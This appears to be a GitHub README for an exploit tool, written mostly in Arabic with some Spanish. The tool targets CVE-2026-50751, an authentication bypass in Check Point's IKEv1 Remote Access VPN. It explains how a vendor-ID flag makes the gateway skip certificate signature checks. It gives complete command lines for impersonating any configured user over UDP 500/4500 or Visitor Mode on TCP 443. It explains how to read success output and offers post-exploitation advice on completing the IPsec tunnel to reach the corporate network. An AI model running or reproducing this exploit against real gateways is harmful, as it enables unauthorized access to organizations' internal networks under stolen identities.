 ull0a/cve-2026-50751
تجاوز المصادقة عبر الشهادة في VPN Remote-Access من Check Point (IKEv1).

تجاوز المصادقة عبر الشهادة في VPN Remote-Access من Check Point (IKEv1).

CVE-2026-50751 هو تجاوز للمصادقة في عملية iked الخاصة بـ Check Point، موجود في الإصدارات R81.10 وR82 وR82.10 دون الإصلاح العاجل sk185033. يسمح هذا الخلل بالمصادقة بصفة أي مستخدم Remote Access مُهيَّأ دون مفتاح خاص، ودون كلمة مرور، ودون شهادة صالحة.
تقرأ عملية iked المصابة علامة (flag) من Vendor ID VPNExtFeatures (البِت 0x4)، وإذا كانت مُفعَّلة، فإنها تتخطى verify_peer_auth / verifyMessagePhase1. ونتيجةً لذلك:
لا يتم التحقق من توقيع الشهادة (إثبات الحيازة).
لا يتم التحقق من سلسلة الثقة.
يُتحقق فقط من أن subject DN يُحلّ إلى مستخدم مُهيَّأ.
يكفي تزوير شهادة موقَّعة ذاتيًا يكون فيها CN= مطابقًا للمستخدم الهدف وإرسالها بتوقيع غير صالح. إذا قبلت البوابة المرحلة الأولى، نكون قد أصبحنا مُصادَقين بصفة ذلك المستخدم (تُحفظ SA ISAKMP تحت DN الخاص به).
يعمل عبر IKE (UDP 500/4500) وعبر Visitor Mode (TCPT، TCP 443).
الصيغة
cve-2026-50751 -host <IP|hostname> -user <username> [opciones]
| العلامة | الوصف | الافتراضي |
|---|---|---|
-host | عنوان IP أو اسم المضيف للبوابة (إلزامي) | — |
-user | اسم مستخدم RA المراد انتحال هويته (إلزامي) | — |
-port | المنفذ: 500 أو 4500 (UDP) أو 443 (TCPT) | 500 |
-org | المؤسسة (O=) في شهادة ICA. إذا حُذفت، تُستمد من شهادة TLS الخاصة بالبوابة على المنفذ 443 | — |
-ou | الوحدة التنظيمية (OU=) في DN الخاص بالمستخدم. يجب أن تطابق تمامًا قيمة OU التي يخزّنها Check Point للمستخدم | users |
-timeout | المهلة لكل عملية (تقبل أي مدة بصيغة Go: 6s، 500ms، 1m) | 6s |
-retries | عدد مرات إعادة محاولة msg1 إذا لم تستجب البوابة في المحاولة الأولى | 1 |
-tcpt | يفرض نقل Visitor Mode (TCPT عبر TCP، بدون TLS). يُفعَّل تلقائيًا عند استخدام -port 443 | false |
ملاحظة حول
-ou: القيمة الافتراضية هيusers، لكن عمليًا ينتمي مستخدم RA عادةً إلى مجموعة محددة (مثلVPN_GROUP). تحقق منها باستخدامmgmt_cli show user name "<usuario>" details-level "full" --format jsonوابحث عن الحقلdistinguished-name. قيمةOUغير صحيحة تؤدي إلى أن تتجاهل البوابةmsg5بصمت (NO_RESPONSEأوINCONCLUSIVE)، لأنها لا تحل DN إلى أي مستخدم مُهيأ.
O=)sudo ./cve-2026-50751 -host 203.0.113.10 -port 500 -user victim
على Linux/macOS تحتاج إلى sudo لربط منفذ UDP 500 كمصدر. إذا لم تتمكن من استخدام sudo، فإن PoC ينتقل إلى منفذ عابر وتتجاهل العديد من البوابات الحزم بسبب منفذ المصدر غير القياسي.
مفيد عندما لا تعرض البوابة شهادتها TLS على المنفذ 443، أو عندما لا يتطابق O= المشتق تلقائيًا مع الخاص بالمستخدم المزوَّد:
./cve-2026-50751 \
  -host 203.0.113.10 \
  -port 500 \
  -user victim \
  -org "gw-754bab.acme.s34394" \
  -ou VPN_GROUP
يتم تفعيله تلقائيًا عند تحديد -port 443:
./cve-2026-50751 -host 203.0.113.10 -port 443 -user victim -org "ACME" -ou users
تم فرضه صراحةً باستخدام -tcpt (في حال كان البوابة تعمل بوضع Visitor Mode على منفذ مختلف عن 443):
./cve-2026-50751 -host 203.0.113.10 -port 8443 -user victim -tcpt -org "ACME"
لعبور NAT بين جهازك والبوابة. تقوم PoC ببادئة الحزم بعلامة NON-ESP الخاصة بـ RFC 3948:
sudo ./cve-2026-50751 -host 203.0.113.10 -port 4500 -user victim -org "ACME"
مفيد في الروابط البطيئة أو البوابات التي تطبق تحديد المعدل (rate limiting):
./cve-2026-50751 \
  -host 203.0.113.10 \
  -user victim \
  -timeout 10s \
  -retries 3 \
  -org "ACME"
| المخرجات | المعنى | ما يجب فعله |
|---|---|---|
[+] [BYPASSED] + IP داخلية | نجح التجاوز؛ وتم إنشاء SA IKEv1 باسم المستخدم المنتحَل | راجع قسم ما بعد الاستغلال |
[-] [REJECTED] | فكّ الـ gateway تشفير msg5 الخاص بك لكنه رفض المصادقة | المستخدم غير مُهيَّأ، أو OU غير صحيح، أو gateway مُرقَّع (sk185033) |
[-] [NO_CERT_REALM] | لا يوفّر الـ gateway مصادقة بالشهادة في Main Mode | الـ gateway ليس في وضع Certificate/Mixed، أو يقبل IKEv2 فقط |
[-] [NO_RESPONSE] | لا استجابة لـ msg1 | جدار حماية يحجب UDP/500، أو iked لا يعمل، أو تحديد معدل الطلبات |
[!] [INCONCLUSIVE] | لا استجابة حاسمة | أعد المحاولة بعد بضع دقائق؛ راجع tcpdump وسجلات iked |
بمجرد الحصول على [BYPASSED]، تكون الـ PoC قد أنشأت ارتباط أمان IKEv1 كاملاً، ويكون الـ gateway قد خصّص لك IP افتراضي من مجموعة Remote Access. من منظور الـ gateway، أنت المستخدم المنتحَل داخل الشبكة المؤسسية.
مع ذلك، فإن الـ PoC لا توفّر نفق بيانات قابلاً للاستخدام (فهي لا تنفّذ Quick Mode / IPsec ESP). للاستفادة من الموقع في الشبكة يجب إكمال المرحلة الثانية. ويمكن القيام بذلك عبر:
strongSwan أو OpenVPN مع شهادة قابلة للتلاعب: تهيئة العميل ليستخدم شهادة ذات DN مُلفَّق والتفاوض على Quick Mode بعد التجاوز. يتطلب تعديل التدفق لحقن VID وتخطي التحقق من التوقيع على جانب العميل.Atacante Gateway (iked vulnerable)
│ │
│─── msg1: SA (RSA-SIG) + VPNExtFeatures VID (bit 0x4) ───▶│
│ │ Lee flag 0x4
│ │ Marca verify_peer_auth = skip
│◀── msg2: SA aceptado ────────────────────────────────────│
│ │
│─── msg3: KE (g^xi) + Ni ────────────────────────────────▶│
│◀── msg4: KE (g^xr) + Nr ─────────────────────────────────│
│ │
│ Deriva SKEYID, SKEYID_e, IV │
│ │
│─── msg5 (cifrado): ID=DN forjado + CERT autofirmado │
│ + firma aleatoria ───────────────────▶│
│ │ Omite verificación
│ │ de firma
│ │ Resuelve DN → usuario
│◀── msg6 (cifrado): SA establecida ───────────────────────│
│ │
│ Descifra msg6 con SKEYID_e → prueba de autenticación │
